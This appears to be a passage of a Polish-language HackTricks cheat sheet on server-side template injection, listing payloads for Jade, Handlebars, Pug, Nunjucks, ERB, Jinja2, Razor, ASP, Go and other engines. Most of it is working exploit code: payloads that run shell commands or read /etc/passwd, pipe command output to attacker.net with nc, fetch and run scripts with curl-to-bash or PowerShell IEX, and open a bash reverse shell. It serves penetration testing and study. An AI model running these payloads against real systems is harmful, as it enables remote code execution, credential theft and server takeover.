
- Więcej informacji na https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Jade (NodeJS)
- var x = root.process
- x = x.mainModule.require
- x = x('child_process')
= x.exec('id | nc attacker.net 80')
#{root.process.mainModule.require('child_process').spawnSync('cat', ['/etc/passwd']).stdout}
Więcej informacji
- W sekcji Jade na https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jade–codepen
patTemplate (PHP)
patTemplate silnik szablonów PHP niekompilujący, który używa tagów XML do podziału dokumentu na różne części
<patTemplate:tmpl name="page">
This is the main page.
<patTemplate:tmpl name="foo">
It contains another template.
</patTemplate:tmpl>
<patTemplate:tmpl name="hello">
Hello {NAME}.<br/>
</patTemplate:tmpl>
</patTemplate:tmpl>
Więcej informacji
Handlebars (NodeJS)
Path Traversal (więcej informacji here).
curl -X 'POST' -H 'Content-Type: application/json' --data-binary $'{\"profile\":{"layout\": \"./../routes/index.js\"}}' 'http://ctf.shoebpatel.com:9090/'
- = Błąd
- ${7*7} = ${7*7}
- Nic
{{#with "s" as |string|}}
{{#with "e"}}
{{#with split as |conslist|}}
{{this.pop}}
{{this.push (lookup string.sub "constructor")}}
{{this.pop}}
{{#with string.split as |codelist|}}
{{this.pop}}
{{this.push "return require('child_process').exec('whoami');"}}
{{this.pop}}
{{#each conslist}}
{{#with (string.sub.apply 0 codelist)}}
{{this}}
{{/with}}
{{/each}}
{{/with}}
{{/with}}
{{/with}}
{{/with}}

URLencoded:
%7B%7B%23with%20%22s%22%20as%20%7Cstring%7C%7D%7D%0D%0A%20%20%7B%7B%23with%20%22e%22%7D%7D%0D%0A%20%20%20%20%7B%7B%23with%20split%20as%20%7Cconslist%7C%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epush%20%28lookup%20string%2Esub%20%22constructor%22%29%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%23with%20string%2Esplit%20as%20%7Ccodelist%7C%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epush%20%22return%20require%28%27child%5Fprocess%27%29%2Eexec%28%27whoami%27%29%3B%22%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%23each%20conslist%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%23with%20%28string%2Esub%2Eapply%200%20codelist%29%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%7B%7Bthis%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%2Feach%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%7B%7B%2Fwith%7D%7D%0D%0A%7B%7B%2Fwith%7D%7D
Więcej informacji
JsRender (NodeJS)
| Szablon | Opis |
|---|---|
| Oceń wyrażenie i wyrenderuj wynik | |
| Oceń wyrażenie i wyrenderuj wynik zakodowany jako HTML | |
| Komentarz | |
| oraz | Zezwalaj na wykonywanie kodu (domyślnie wyłączone) |
- = 49
Po stronie klienta
{{:%22test%22.toString.constructor.call({},%22alert(%27xss%27)%22)()}}
Po stronie serwera
{{:"pwnd".toString.constructor.call({},"return global.process.mainModule.constructor._load('child_process').execSync('cat /etc/passwd').toString()")()}}
Więcej informacji
PugJs (NodeJS)
#{7*7} = 49#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('touch /tmp/pwned.txt')}()}#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('curl 10.10.14.3:8001/s.sh | bash')}()}
Przykład renderowania po stronie serwera
var pugjs = require("pug")
home = pugjs.render(injected_page)
Więcej informacji
NUNJUCKS (NodeJS)
- {{7*7}} = 49
- {{foo}} = Brak wyjścia
- #{7*7} = #{7*7}
- {{console.log(1)}} = Błąd
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')"
)()
}
}
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('bash -c \"bash -i >& /dev/tcp/10.10.14.11/6767 0>&1\"')"
)()
}
}
Więcej informacji
Piaskownice wyrażeń NodeJS (vm2 / isolated-vm)
Niektóre narzędzia do budowania workflowów oceniają kontrolowane przez użytkownika wyrażenia wewnątrz Node sandboxów (vm2, isolated-vm), jednak kontekst wyrażenia nadal ujawnia this.process.mainModule.require. To pozwala atakującemu załadować child_process i wykonać polecenia systemu operacyjnego nawet gdy dedykowane “Execute Command” węzły są wyłączone:
={{ (function() {
const require = this.process.mainModule.require;
const execSync = require("child_process").execSync;
return execSync("id").toString();
})() }}
Inne NodeJS
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*J4gQBzN8Gbj0CkgSLLhigQ.jpeg

 (1) (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*jj_-oBi3gZ6UNTvkBogA6Q.jpeg

- Więcej informacji: https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
ERB (Ruby)
{{7*7}} = {{7*7}}${7*7} = ${7*7}<%= 7*7 %> = 49<%= foobar %> = Error
<%= system("whoami") %> #Execute code
<%= Dir.entries('/') %> #List folder
<%= File.open('/etc/passwd').read %> #Read file

<%= system('cat /etc/passwd') %>
<%= `ls /` %>
<%= IO.popen('ls /').readlines()  %>
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline()%>
<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline()%>
Więcej informacji
Slim (Ruby)
{ 7 * 7 }
{ %x|env| }
Więcej informacji
Inne Ruby
.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*VeZvEGI6rBP_tH-V0TqAjQ.jpeg

.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*m-iSloHPqRUriLOjpqpDgg.jpeg

- Więcej informacji w https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Python
Sprawdź następującą stronę, aby poznać sztuczki dotyczące arbitrary command execution bypassing sandboxes w python:
Tornado (Python)
{{7*7}} = 49${7*7} = ${7*7}{{foobar}} = Error{{7*'7'}} = 7777777
{% raw %}
{% import foobar %} = Error
{% import os %}

{% import os %}
{% endraw %}


{{os.system('whoami')}}
{{os.system('whoami')}}
Więcej informacji
Jinja2 (Python)
Jinja2 jest pełnoprawnym silnikiem szablonów dla Pythona. Ma pełne wsparcie Unicode, opcjonalne zintegrowane, izolowane środowisko wykonawcze, jest szeroko używany i objęty licencją BSD.
{{7*7}} = Error${7*7} = ${7*7}{{foobar}} Nothing{{4*4}}[[5*5]]{{7*'7'}} = 7777777{{config}}{{config.items()}}{{settings.SECRET_KEY}}{{settings}}<div data-gb-custom-block data-tag="debug"></div>
{% raw %}
{% debug %}
{% endraw %}


{{settings.SECRET_KEY}}
{{4*4}}[[5*5]]
{{7*'7'}} would result in 7777777
Jinja2 - Format szablonu
{% raw %}
{% extends "layout.html" %}
{% block body %}
<ul>
{% for user in users %}
<li><a href="{{ user.url }}">{{ user.username }}</a></li>
{% endfor %}
</ul>
{% endblock %}
{% endraw %}
RCE niezależne od __builtins__:
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}

# Or in the shotest versions:
{{ cycler.__init__.__globals__.os.popen('id').read() }}
{{ joiner.__init__.__globals__.os.popen('id').read() }}
{{ namespace.__init__.__globals__.os.popen('id').read() }}
Więcej informacji o tym, jak nadużywać Jinja:
Inne payloads znajdują się w https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2
Mako (Python)
<%
import os
x=os.popen('id').read()
%>
${x}
Więcej informacji
Inne Python
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*3RO051EgizbEer-mdHD8Kg.jpeg

 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*GY1Tij_oecuDt4EqINNAwg.jpeg

- Więcej informacji w https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Razor (.Net)
@(2+2) <= Success@() <= Success@("{{code}}") <= Success@ <=Success@{} <= ERROR!@{ <= ERRROR!@(1+2)@( //C#Code )@System.Diagnostics.Process.Start("cmd.exe","/c echo RCE > C:/Windows/Tasks/test.txt");@System.Diagnostics.Process.Start("cmd.exe","/c powershell.exe -enc IABpAHcAcgAgAC0AdQByAGkAIABoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAyAC4AMQAxADEALwB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlACAALQBPAHUAdABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAYQBzAGsAcwBcAHQAZQBzAHQAbQBlAHQANgA0AC4AZQB4AGUAOwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGEAcwBrAHMAXAB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlAA==");
Metoda .NET System.Diagnostics.Process.Start może być użyta do uruchomienia dowolnego procesu na serwerze i tym samym stworzenia webshella. Przykład podatnej aplikacji webowej można znaleźć w https://github.com/cnotin/RazorVulnerableApp
Więcej informacji
- https://clement.notin.org/blog/2020/04/15/Server-Side-Template-Injection-(SSTI)-in-ASP.NET-Razor/
- https://www.schtech.co.uk/razor-pages-ssti-rce/
ASP
<%= 7*7 %>= 49<%= "foo" %>= foo<%= foo %>= Nothing<%= response.write(date()) %>= <Date>
<%= CreateObject("Wscript.Shell").exec("powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.11:8000/shell.ps1')").StdOut.ReadAll() %>
Więcej informacji
.Net Omijanie ograniczeń
Mechanizmy .NET Reflection mogą być użyte do ominięcia blacklisting lub w sytuacji, gdy klasy nie są obecne w assembly. DLL’s mogą być ładowane w czasie wykonywania z metodami i właściwościami dostępnymi z podstawowych obiektów.
Dll’s mogą być ładowane za pomocą:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?"))}- z systemu plików.{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("Load", [typeof(byte[])]).Invoke(null, [Convert.FromBase64String("Base64EncodedDll")])}- bezpośrednio z żądania.
Pełne wykonanie polecenia:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?")).GetType("System.Diagnostics.Process").GetMethods().GetValue(0).Invoke(null, "/bin/bash,-c ""whoami""".Split(","))}
Więcej informacji
Mojolicious (Perl)
Nawet jeśli to perl, używa tagów podobnych do ERB w Ruby.
<%= 7*7 %> = 49<%= foobar %> = Error
<%= perl code %>
<% perl code %>
SSTI w GO

W silniku templatek Go można potwierdzić jego użycie za pomocą konkretnych payloadów:
{{ . }}: Ujawnia strukturę danych wejściowych. Na przykład, jeśli przekazany obiekt ma atrybutPassword, to{{ .Password }}może go ujawnić.{{printf "%s" "ssti" }}: Powinno wyświetlić string “ssti”.{{html "ssti"}},{{js "ssti"}}: Te payloady powinny zwrócić “ssti” bez dopisywania “html” lub “js”. Dalsze dyrektywy można znaleźć w dokumentacji Go tutaj.
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*rWpWndkQ7R6FycrgZm4h2A.jpeg
XSS — Wykorzystanie
Przy pakiecie text/template XSS jest proste — wystarczy wstawić payload bezpośrednio. Natomiast pakiet html/template encoduje odpowiedź, żeby temu zapobiec (np. {{"<script>alert(1)</script>"}} daje <script>alert(1)</script>). Niemniej jednak definicja i wywołanie templatek w Go może obejść to kodowanie: {{define “T1”}}alert(1){{end}} {{template “T1”}}
vbnet Copy code
RCE — Eksploatacja
Eksploatacja RCE znacząco różni się między html/template a text/template. Moduł text/template pozwala na wywoływanie dowolnej publicznej funkcji bezpośrednio (używając wartości “call”), czego nie dopuszcza html/template. Dokumentacja tych modułów jest dostępna tutaj dla html/template oraz tutaj dla text/template.
W przypadku RCE przez SSTI w Go można wywoływać metody obiektów. Na przykład, jeśli przekazany obiekt ma metodę System wykonującą polecenia, można to wykorzystać tak: {{ .System "ls" }}. Zwykle konieczny jest dostęp do kodu źródłowego, aby to wykorzystać, jak w podanym przykładzie:
func (p Person) Secret (test string) string {
out, _ := exec.Command(test).CombinedOutput()
return string(out)
}
Więcej informacji
- https://blog.takemyhand.xyz/2020/06/ssti-breaking-gos-template-engine-to
- https://www.onsecurity.io/blog/go-ssti-method-research/
LESS (CSS Preprocessor)
LESS jest popularnym preprocesorem CSS, który dodaje zmienne, mixiny, funkcje oraz potężną dyrektywę @import. Podczas kompilacji silnik LESS będzie pobierać zasoby odwoływane w instrukcjach @import i osadzać (“inline”) ich zawartość w wynikowym CSS, gdy użyta jest opcja (inline).
{{#ref}} ../xs-search/css-injection/less-code-injection.md {{/ref}}
More Exploits
Check the rest of https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection for more exploits. Also you can find interesting tags information in https://github.com/DiogoMRSilva/websitesVulnerableToSSTI
BlackHat PDF
Related Help
If you think it could be useful, read:
Tools
- https://github.com/Hackmanit/TInjA
- https://github.com/vladko312/sstimap
- https://github.com/epinna/tplmap
- https://github.com/Hackmanit/template-injection-table
Brute-Force Detection List
Auto_Wordlists/wordlists/ssti.txt at main \xc2\xb7 carlospolop/Auto_Wordlists \xc2\xb7 GitHub
References
- Node expression sandbox escape via
process.mainModule.require(n8n PoC) - https://portswigger.net/web-security/server-side-template-injection/exploiting
- https://github.com/DiogoMRSilva/websitesVulnerableToSSTI
- https://portswigger.net/web-security/server-side-template-injection
- 0xdf – HTB: Editor (XWiki SolrSearch Groovy RCE → Netdata ndsudo privesc)
- XWiki advisory –
SolrSearchRSS Groovy RCE (GHSA-rr6p-3pfg-562j / CVE-2025-24893)
Tip
Ucz się i ćwicz Hacking AWS:
Ucz się i ćwicz Hacking GCP:Wsparcie dla HackTricks
- Sprawdź plany subskrypcyjne!
- Dołącz do 💬 grupy Discord lub grupy telegramowej lub śledź nas na Twitterze 🐦 @hacktricks_live.
- Dziel się trikami hackingowymi, przesyłając PR-y do HackTricks i HackTricks Cloud repozytoriów na githubie.